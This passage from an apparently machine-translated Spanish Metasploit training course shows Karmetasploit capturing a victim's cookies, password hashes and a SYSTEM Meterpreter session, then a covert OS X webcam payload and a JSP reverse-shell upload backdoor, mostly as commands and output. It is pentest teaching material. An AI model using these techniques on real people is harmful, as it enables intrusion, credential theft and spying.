[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
[*] HTTP REQUEST 10.0.0.100 > www.msn.com:80 GET / Windows IE 5.01
cookies=MC1=V=3&GUID=e2eabc69be554e3587acce84901a53d3;
MUID=E7E065776DBC40099851B16A38DB8275; mh=MSFT; CULTURE=EN-US; zip=z:68101|
la:41.26|lo:-96.013|c:US|hr:1; FlightGroupId=14; FlightId=BasePage; hpsvr=M:5|F:5|
T:5|E:5|D:blu|W:F; hpcLi=W.H|L.|S.|R.|U.L|C.|H.; ushpwea=wc:USNE0363; wpv=2
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
...snip...
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Request '/ads' from 10.0.0.100:1278
[*] Recording detection from User-Agent
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Browser claims to be MSIE 5.01, running on Windows 2000
[*] DNS 10.0.0.100:1293 XID 97 (IN::A google.com)
[*] Error: SQLite3::SQLException cannot start a transaction within a
transaction /usr/lib/ruby/1.8/sqlite3/errors.rb:62:in
`check' /usr/lib/ruby/1.8/sqlite3/resultset.rb:47:in
`check' /usr/lib/ruby/1.8/sqlite3/resultset.rb:39:in
`commence' /usr/lib/ruby/1.8/sqlite3
...snip...
[*] HTTP REQUEST 10.0.0.100 > ecademy.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > facebook.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > gather.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > gmail.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html Windows IE 5.01
cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faalba:TM=1241334857:LM=1241334880:S=
snePRUjY-zgcXpEV; NID=22=nFGYMj-l7FaT7qz3zwXjen9_miz8RDn_rA-
lP_IbBocsb3m4eFCH6hI1ae23ghwenHaEGLtA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHsJGT
YfpAlne1vB8
[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE 5.01
```

```
cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=1241334880:S=
snePRUjY-zgcXpEV; NID=22=nFGYMj-l7Fat7qz3zwXjen9_miz8RDn_rA-
lP_IbBocsb3m4eFCH6hI1ae23ghwenHaEGLtA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHsJGT
YfpAlne1vB8
[*] HTTP REQUEST 10.0.0.100 > linkedin.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > livejournal.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > monster.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > myspace.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > plaxo.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > ryze.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Sending MS03-020 Internet Explorer Object Type to 10.0.0.100:1278...
[*] HTTP REQUEST 10.0.0.100 > slashdot.org:80 GET /forms.html Windows IE 5.01
cookies=
[*] Received 10.0.0.100:1360 LMHASH:00 NTHASH: 0S:Windows 2000 2195 LM:Windows
2000 5.0
...snip...
[*] HTTP REQUEST 10.0.0.100 > www.monster.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] Received 10.0.0.100:1362 TARGET\P0WN3D
LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dc1c2a4dd904b72
NTHASH:ea389b305cd095d32124597122324fc470ae8d9205bdfc19 OS:Windows 2000 2195
LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] HTTP REQUEST 10.0.0.100 > www.myspace.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] AUTHENTICATED as TARGETP0WN3D...
[*] Connecting to the ADMIN$ share...
[*] HTTP REQUEST 10.0.0.100 > www.plaxo.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] Regenerating the payload...
[*] Uploading payload...
[*] HTTP REQUEST 10.0.0.100 > www.ryze.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > www.slashdot.org:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > www.twitter.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > www.xing.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > xing.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] Created Uxsjord0.exe...
[*] HTTP REQUEST 10.0.0.100 > ziggs.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] Connecting to the Service Control Manager...
[*] HTTP REQUEST 10.0.0.100 > care.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.gather.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > www.ziggs.com:80 GET /forms.html Windows IE 5.01
cookies=
```

```

[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Removing the service...
[*] Closing service handle...
[*] Deleting UxsjordQ.exe...
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\P0WN3D
[*] Received 10.0.0.100:1362 LMHASH:00 NTHASH: OS:Windows 2000 2195 LM:Windows
2000 5.0
[*] Sending Access Denied to 10.0.0.100:1362
[*] Received 10.0.0.100:1365 TARGET\P0WN3D
LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aaf5373897d
NTHASH:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1d1f4cd OS:Windows 2000 2195
LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGETP0WN3D...
[*] Ignoring request from 10.0.0.100, attack already in progress.
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\P0WN3D
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to 10.0.0.100:1278...
[*] Sending stage (2650 bytes)
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to 10.0.0.100:1367...
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01 cookies=
[*] Sleeping before handling stage...
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)

```

```
msf auxiliary(http) > sessions -l
```

```
Active sessions
```

```
=====
```

Id	Description	Tunnel
--	-----	-----
1	Meterpreter	10.0.0.1:45017 -> 10.0.0.100:1364

# Karmetasploit Attack Analysis

## Karmetasploit Análisis de ataque

Wow! Esa fue una gran cantidad de salida! Por favor tómese el tiempo para leer a través de la salida, y tratar de entender lo que está sucediendo.

Vamos a romper parte de la salida un poco aquí.

```
[*] DNS 10.0.0.100:1284 XID 92 (IN::A ecademy.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)
```

Aquí podemos ver las búsquedas de DNS que se están produciendo. La mayoría de estos son iniciados por Karmetasploit en un intento de recopilar la información del cliente.

```
[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html Windows IE 5.01
cook
ies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=1241334880:
S=snePRUjY-zgcXpEV;NID=22=nFGYMj-l7FaT7qz3zwXjen9_miz8RDn_rA-LP_IbBocsb3m4eFCH6h
I1ae23ghwenHaEGLtA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHsJGTYfpAlne1vB8
```

```
[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE 5.01
cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=1241334880:
S=snePRUjY-zgcXpEV;NID=22=nFGYMj-l7FaT7qz3zwXjen9_miz8RDn_rA-LP_IbBocsb3m4e
FCH6hI1ae23g hwenHaEGLtA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHsJGTYfpAlne1vB8
```

Aquí podemos ver Karmetasploit la recopilación de información de cookies del cliente. Esta información podría ser útil para su uso en los ataques en contra del usuario en el futuro.

```
[*] Received 10.0.0.100:1362 TARGET\P0WN3D
LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dc1c2a4dd904b72
NTHASH:ea389b305cd095d32124597122324fc470ae8d9205bdfc19 OS:Windows 2000 2195
LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGET\P0WN3D...
[*] Connecting to the ADMIN$ share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
```

```

[*] Removing the service...
[*] Closing service handle...
[*] Deleting UxsjordQ.exe...
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\P0WN3D
[*] Received 10.0.0.100:1362 LMHASH:00 NTHASH: 0S:Windows 2000 2195 LM:Windows
2000 5.0
[*] Sending Access Denied to 10.0.0.100:1362
[*] Received 10.0.0.100:1365 TARGET\P0WN3D
LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aaf5373897d
NTHASH:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1d1f4cd 0S:Windows 2000 2195
LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGET\P0WN3D...
[*] Ignoring request from 10.0.0.100, attack already in progress.
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\P0WN3D
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to 10.0.0.100:1278...
[*] Sending stage (2650 bytes)
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to 10.0.0.100:1367...
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01 cookies=
[*] Sleeping before handling stage...
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)

```

Aquí es donde se pone realmente interesante! Hemos obtenido los hashes de contraseñas del sistema, que puede ser utilizado para identificar las contraseñas actuales. Esto es seguido por la creación de una sesión de Meterpreter.

Ahora tenemos acceso al sistema, le permite ver lo que podemos hacer con él.

```

msf auxiliary(http) > sessions -i 1
[*] Starting interaction with 1...

```

```

meterpreter > ps

```

```

Process list

```

```

=====

```

PID	Name	Path
---	----	----
144	smss.exe	\SystemRoot\System32\smss.exe
172	csrss.exe	\\?\C:\WINNT\system32\csrss.exe
192	winlogon.exe	\\?\C:\WINNT\system32\winlogon.exe
220	services.exe	C:\WINNT\system32\services.exe
232	lsass.exe	C:\WINNT\system32\lsass.exe
284	firefox.exe	C:\Program Files\Mozilla Firefox\firefox.exe
300	KodakImg.exe	C:\Program Files\Windows
NT\Accessories\ImageVueKodakImg.exe		
396	svchost.exe	C:\WINNT\system32\svchost.exe



```

416  spoolsv.exe      C:\WINNT\system32\spoolsv.exe
452  svchost.exe      C:\WINNT\System32\svchost.exe
488  regsvc.exe       C:\WINNT\system32\regsvc.exe
512  MSTask.exe       C:\WINNT\system32\MSTask.exe
568  VMwareService.exe C:\Program Files\VMware\VMware
Tools\VMwareService.exe
632  WinMgmt.exe      C:\WINNT\System32\WBEM\WinMgmt.exe
696  TPAutoConnSvc.exe C:\Program Files\VMware\VMware
Tools\TPAutoConnSvc.exe
760  Explorer.exe     C:\WINNT\Explorer.exe
832  VMwareTray.exe  C:\Program Files\VMware\VMware Tools\VMwareTray.exe
848  rundll32.exe    C:\WINNT\system32\rundll32.exe
860  VMwareUser.exe  C:\Program Files\VMware\VMware Tool\VMwareUser.exe
884  RtWLan.exe      C:\Program Files\ASUS WiFi-AP Solo\RtWLan.exe
916  TPAutoConnect.exe C:\Program Files\VMware\VMware
Tools\TPAutoConnect.exe
952  SCardSvr.exe    C:\WINNT\System32\SCardSvr.exe
1168 IEXPLORE.EXE    C:\Program Files\Internet Explorer\IEEXPLORE.EXE

```

```
meterpreter > ipconfig /all
```

```

VMware Accelerated AMD PCNet Adapter
Hardware MAC: 00:0c:29:85:81:55
IP Address   : 0.0.0.0
Netmask      : 0.0.0.0

```

```

Realtek RTL8187 Wireless LAN USB NIC
Hardware MAC: 00:c0:ca:1a:e7:d4
IP Address   : 10.0.0.100
Netmask      : 255.255.255.0

```

```

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

```

```
meterpreter > pwd
```

```
C:\WINNT\system32
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

Maravilloso. Al igual que cualquier otro vector, la sesión Meterpreter está funcionando como se esperaba.

Sin embargo, puede ser mucho lo que sucede en Karmetasploit muy rápido y haciendo uso de la salida a la salida estándar no puede ser utilizable. Veamos otra manera de acceder a la información registrada. Vamos a interactuar con el karma.db que se crea en su directorio personal.

Permite abrirlo con sqlite, y volcar el esquema.

```
root@bt:~# sqlite3 karma.db
```

```
SQLite version 3.5.9
Enter ".help" for instructions
sqlite> .schema
CREATE TABLE hosts (
'id' INTEGER PRIMARY KEY NOT NULL,
'created' TIMESTAMP,
'address' VARCHAR(16) UNIQUE,
'comm' VARCHAR(255),
'name' VARCHAR(255),
'state' VARCHAR(255),
'desc' VARCHAR(1024),
'os_name' VARCHAR(255),
'os_flavor' VARCHAR(255),
'os_sp' VARCHAR(255),
'os_lang' VARCHAR(255),
'arch' VARCHAR(255)
);
CREATE TABLE notes (
'id' INTEGER PRIMARY KEY NOT NULL,
'created' TIMESTAMP,
'host_id' INTEGER,
'ntype' VARCHAR(512),
'data' TEXT
);
CREATE TABLE refs (
'id' INTEGER PRIMARY KEY NOT NULL,
'ref_id' INTEGER,
'created' TIMESTAMP,
'name' VARCHAR(512)
);
CREATE TABLE reports (
'id' INTEGER PRIMARY KEY NOT NULL,
'target_id' INTEGER,
'parent_id' INTEGER,
'entity' VARCHAR(50),
'etype' VARCHAR(50),
'value' BLOB,
'notes' VARCHAR,
'source' VARCHAR,
'created' TIMESTAMP
);
CREATE TABLE requests (
'host' VARCHAR(20),
'port' INTEGER,
'ssl' INTEGER,
'meth' VARCHAR(20),
'path' BLOB,
'headers' BLOB,
'query' BLOB,
'body' BLOB,
'respcode' VARCHAR(5),
'resphead' BLOB,
'response' BLOB,
'created' TIMESTAMP
```

```

);
CREATE TABLE services (
'id' INTEGER PRIMARY KEY NOT NULL,
'host_id' INTEGER,
'created' TIMESTAMP,
'port' INTEGER NOT NULL,
'proto' VARCHAR(16) NOT NULL,
'state' VARCHAR(255),
'name' VARCHAR(255),
'desc' VARCHAR(1024)
);
CREATE TABLE targets (
'id' INTEGER PRIMARY KEY NOT NULL,
'host' VARCHAR(20),
'port' INTEGER,
'ssl' INTEGER,
'selected' INTEGER
);
CREATE TABLE vulns (
'id' INTEGER PRIMARY KEY NOT NULL,
'service_id' INTEGER,
'created' TIMESTAMP,
'name' VARCHAR(1024),
'data' TEXT
);
CREATE TABLE vulns_refs (
'ref_id' INTEGER,
'vuln_id' INTEGER
);

```

Con la información obtenida en el esquema, vamos a interactuar con los datos que hemos recogido. En primer lugar, haremos una lista de todos los sistemas que registran la información de, a continuación, después, volcar toda la información que hemos recogido mientras estaban conectados.

```

sqlite> select * from hosts;
1|2009-05-09 23:47:04|10.0.0.100|||alive||Windows|2000|||x86
sqlite> select * from notes where host_id = 1;
1|2009-05-09 23:47:04|1|http_cookies|en-us.start2.mozilla.com
__utma=183859642.1221819733.1241334886.1241334886.1241334886.1;
__utmz=183859642.1241334886.1.1.utmccn=(organic)|utmcsr=google|utmctr=firefox|
utmcmd=organic
2|2009-05-09 23:47:04|1|http_request|en-us.start2.mozilla.com:80 GET /firefox
Windows FF 1.9.0.10
3|2009-05-09 23:47:05|1|http_cookies|adwords.google.com
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faalba:TM=1241913986:LM=1241926890:GM=1:S=-
p5nGxSz_oh1inss;
NID=22=Yse3kJm0PoVwyYxj8GKC6LvLIqQMsruipWQrcRRnLO_4Z0CzBRCIUucvros_Rujrx6ov-
tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTN1G7dgUrBNq;
SID=DQAAAHAAAADNMtnGqaWPKEBIXfsMQNzDt_f7KykHkPoYCRZn_Zen8zleeLyKr8XUmlVJVPZoxsdSBU
d22TbQ3p1nc0TcoNHv7cEihkxthL45zZraamzaji9qRC-XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
4|2009-05-09 23:47:05|1|http_request|adwords.google.com:80 GET /forms.html Windows
FF 1.9.0.10
5|2009-05-09 23:47:05|1|http_request|blogger.com:80 GET /forms.html Windows FF
1.9.0.10
6|2009-05-09 23:47:05|1|http_request|care.com:80 GET /forms.html Windows FF
1.9.0.10

```

7|2009-05-09 23:47:05|1|http\_request|0.0.0.0:55550 GET /ads Windows Firefox 3.0.10  
8|2009-05-09 23:47:06|1|http\_request|careerbuilder.com:80 GET /forms.html Windows  
FF 1.9.0.10  
9|2009-05-09 23:47:06|1|http\_request|ecademy.com:80 GET /forms.html Windows FF  
1.9.0.10  
10|2009-05-09 23:47:06|1|http\_cookies|facebook.com datr=1241925583-  
120e39e88339c0edfd73fab6428ed813209603d31bd9d1dccccf3;  
ABT=::#b0ad8a8df29cc7bafdf91e67c86d58561st0:1242530384:A#2dd086ca2a46e9e50fff44e0e  
c48cb811st0:1242530384:B; s\_vsn\_facebookpoc\_1=7269814957402  
11|2009-05-09 23:47:06|1|http\_request|facebook.com:80 GET /forms.html Windows FF  
1.9.0.10  
12|2009-05-09 23:47:06|1|http\_request|gather.com:80 GET /forms.html Windows FF  
1.9.0.10  
13|2009-05-09 23:47:06|1|http\_request|gmail.com:80 GET /forms.html Windows FF  
1.9.0.10  
14|2009-05-09 23:47:06|1|http\_cookies|gmail.google.com  
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faa1ba:TM=1241913986:LM=1241926890:GM=1:S=-  
p5nGxSz\_oh1inss;  
NID=22=Yse3kJm0PoVwyYxj8GKC6LvLIqQMsruIPwQrcRRnLO\_4Z0CzBRCIUucvros\_Rujrx6ov-  
tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2\_HARTNLG7dgUrBNq;  
SID=DQAAAHAAAADNMtnGqaWPKEBIxfsMQNzDt\_f7KykHkPoYCRZn\_Zen8zleeLyKr8XUmLvJVPZoxsdSBU  
d22TbQ3p1nc0TcoNHv7cEihkxthL45zZraamzaji9qRC-XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq  
15|2009-05-09 23:47:07|1|http\_request|gmail.google.com:80 GET /forms.html Windows  
FF 1.9.0.10  
16|2009-05-09 23:47:07|1|http\_cookies|google.com  
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faa1ba:TM=1241913986:LM=1241926890:GM=1:S=-  
p5nGxSz\_oh1inss;  
NID=22=Yse3kJm0PoVwyYxj8GKC6LvLIqQMsruIPwQrcRRnLO\_4Z0CzBRCIUucvros\_Rujrx6ov-  
tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2\_HARTNLG7dgUrBNq;  
SID=DQAAAHAAAADNMtnGqaWPKEBIxfsMQNzDt\_f7KykHkPoYCRZn\_Zen8zleeLyKr8XUmLvJVPZoxsdSBU  
d22TbQ3p1nc0TcoNHv7cEihkxthL45zZraamzaji9qRC-XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq  
17|2009-05-09 23:47:07|1|http\_request|google.com:80 GET /forms.html Windows FF  
1.9.0.10  
18|2009-05-09 23:47:07|1|http\_request|linkedin.com:80 GET /forms.html Windows FF  
1.9.0.10  
  
101|2009-05-09 23:50:03|1|http\_cookies|safebrowsing.clients.google.com  
PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faa1ba:TM=1241913986:LM=1241926890:GM=1:S=-  
p5nGxSz\_oh1inss;  
NID=22=Yse3kJm0PoVwyYxj8GKC6LvLIqQMsruIPwQrcRRnLO\_4Z0CzBRCIUucvros\_Rujrx6ov-  
tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2\_HARTNLG7dgUrBNq;  
SID=DQAAAHAAAADNMtnGqaWPKEBIxfsMQNzDt\_f7KykHkPoYCRZn\_Zen8zleeLyKr8XUmLvJVPZoxsdSBU  
d22TbQ3p1nc0TcoNHv7cEihkxthL45zZraamzaji9qRC-XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq  
102|2009-05-09 23:50:03|1|http\_request|safebrowsing.clients.google.com:80 POST  
/safebrowsing/downloads Windows FF 1.9.0.10  
108|2009-05-10 00:43:29|1|http\_cookies|twitter.com auth\_token=1241930535--  
c2a31fa4627149c521b965e0d7bdc3617df6ae1f  
109|2009-05-10 00:43:29|1|http\_cookies|www.twitter.com auth\_token=1241930535--  
c2a31fa4627149c521b965e0d7bdc3617df6ae1f  
sqlite>

*Muy útil. Piense en el número de maneras en que esto puede ser utilizado.*

# MSF vs OSX

Una de las cosas más interesantes acerca de la plataforma Mac es el número de cámaras están integradas en todos los ordenadores portátiles. Este hecho no ha pasado desapercibido para los desarrolladores de Metasploit, ya que es un módulo muy interesante que va a tomar una foto con la cámara incorporada.

Vamos a ver en acción. En primer lugar, generar un ejecutable autónomo para transferir a un sistema OS X:

```
root@bt:~/pentest/exploits/framework3# ./msfpayload osx/x86/isight/bind_tcp X > /tmp/osxt2
Created by msfpayload (http://www.metasploit.com).
Payload: osx/x86/isight/bind_tcp
Length: 144
Options:
```

Por lo tanto, en este escenario que engañar al usuario para que ejecute el ejecutable que hemos creado, entonces usamos "multi / handler" para conectar y hacer una foto del usuario.

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD osx/x86/isight/bind_tcp
PAYLOAD => osx/x86/isight/bind_tcp
msf exploit(handler) > show options
```

Module options:

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (osx/x86/isight/bind\_tcp):

Name	Current Setting	Required	Description
AUTOVIEW	true	yes	Automatically open the picture in a browser
BUNDLE	/pentest/exploits/framework3/data/isight.bundle	yes	The local path to the iSight Mach-O Bundle to upload
LPORT	4444	yes	The local port
RHOST		no	The target address

Exploit target:

Id	Name
0	Wildcard Target

```
msf exploit(handler) > ifconfig eth0
```

```
[*] exec: ifconfig eth0
```

```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:a7:f1:c5
          inet addr:172.16.104.150  Bcast:172.16.104.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea7:f1c5/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:234609 errors:4 dropped:0 overruns:0 frame:0
          TX packets:717103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:154234515 (154.2 MB)  TX bytes:58858484 (58.8 MB)
          Interrupt:19 Base address:0x2000
```

```
msf exploit(handler) > set RHOST 172.16.104.1
```

```
RHOST => 172.16.104.1
```

```
msf exploit(handler) > exploit
```

```
[*] Starting the payload handler...
```

```
[*] Started bind handler
```

```
[*] Sending stage (421 bytes)
```

```
[*] Sleeping before handling stage...
```

```
[*] Uploading bundle (29548 bytes)...
```

```
[*] Upload completed.
```

```
[*] Downloading photo...
```

```
[*] Downloading photo (13571 bytes)...
```

```
[*] Photo saved as /root/.msf3/logs/isight/172.16.104.1_20090821.495489022.jpg
```

```
[*] Opening photo in a web browser...
```

```
Error: no display specified
```

```
[*] Command shell session 2 opened (172.16.104.150:57008 -> 172.16.104.1:4444)
```

```
[*] Command shell session 2 closed.
```

```
msf exploit(handler) >
```

¡Muy interesante! Parece que tenemos una foto! Vamos a ver lo que parece.



Increíble. Esta es una característica muy potente, con se puede utilizar para diferentes propósitos. La estandarización de la plataforma de hardware de Apple ha creado una plataforma bien definida para que los atacantes aprovechar.

# File Upload Backdoors

## SUBIR ARCHIVOS BACKDOORS

Entre sus muchos trucos, Metasploit también nos permite generar y manejar los depósitos basado en Java para obtener acceso remoto a un sistema. Hay una gran cantidad de aplicaciones web mal escritas por ahí que puede le permiten subir un archivo arbitrario de su elección y que se ejecute con sólo llamar en un navegador. Empezamos por la primera generación de una conexión inversa jsp shell y configurar nuestro oyente payload.

```
root@bt:~/pentest/exploits/framework3# msfpayload java/jsp_shell_reverse_tcp
LHOST=192.168.1.101 LPORT=8080 R > shell.jsp
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD java/jsp_shell_reverse_tcp
PAYLOAD => java/jsp_shell_reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit
```

```
[*] Started reverse handler on 192.168.1.101:8080
[*] Starting the payload handler...
```

En este punto, tenemos que subir nuestra shell en el servidor web remoto que soporta los archivos JSP. Con nuestro archivo subido al servidor, lo único que queda es para nosotros para solicitar el archivo en nuestro navegador y recibir nuestra shell.

```
[*] Command shell session 1 opened (192.168.1.101:8080 -> 192.168.1.201:3914) at
Thu Feb 24 19:55:35 -0700 2011
```

```
hostname
hostname
xen-xp-spl0it
```

```
C:\Program Files\Apache Software Foundation\Tomcat 7.0>ipconfig
ipconfig
```

Windows IP Configuration

Ethernet adapter Local Area Connection 3:

```
Connection-specific DNS Suffix . : localdomain
IP Address. . . . . : 192.168.1.201
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
```

```
C:\Program Files\Apache Software Foundation\Tomcat 7.0>
```



# Building A Metasploit Module

## Construcción de un módulo Metasploit

Para mí (Dave Kennedy), este fue uno de mis primeros módulos que he construido para el Framework de Metasploit. Soy un tipo pitón y el cambio a rubí en realidad terminó por no ser "como" malo como yo había previsto. Después de construir el módulo, que quería escribir, paso a paso cómo fue capaz de crear el módulo, dar una pequeña introducción en la construcción de módulo y lo fácil que es agregar herramientas adicionales o explota en el Framework de Metasploit.

En primer lugar quiero empezar con darle una pequeña idea sobre algunos de los componentes clave para el Framework de Metasploit que vamos a estar hablando.

En primer lugar echar un vistazo a la sección lib / MSF / central dentro de Metasploit, el área que aquí hay una mina de oro que se quieren aprovechar para no tener que reconstruir todos los protocolos o un ataque cada vez individual. Vaya a la sección core / exploitit:

```
root@bt:~/pentest/exploits/framework3/lib/msf/core/exploit$ ls
arkeia.rb dect_coa.rb lorcon2.rb seh.rb.ut.rb
browser_autopwn.rb dialup.rb lorcon.rb smb.rb
brute.rb egghunter.rb mixins.rb smtp_deliver.rb
brutetargets.rb fileformat.rb mssql_commands.rb smtp.rb
capture.rb ftp.rb mssql.rb snmp.rb
dcerpc_epm.rb ftpserver.rb ndmp.rb sunrpc.rb
dcerpc_lsa.rb http.rb oracle.rb tcp.rb
dcerpc_mgmt.rb imap.rb pdf_parse.rb tcp.rb.ut.rb
dcerpc.rb ip.rb pop2.rb tns.rb
dcerpc.rb.ut.rb kernel_mode.rb seh.rb udp.rb
root@bt:~/pentest/exploits/framework3/lib/msf/core/exploit$
```

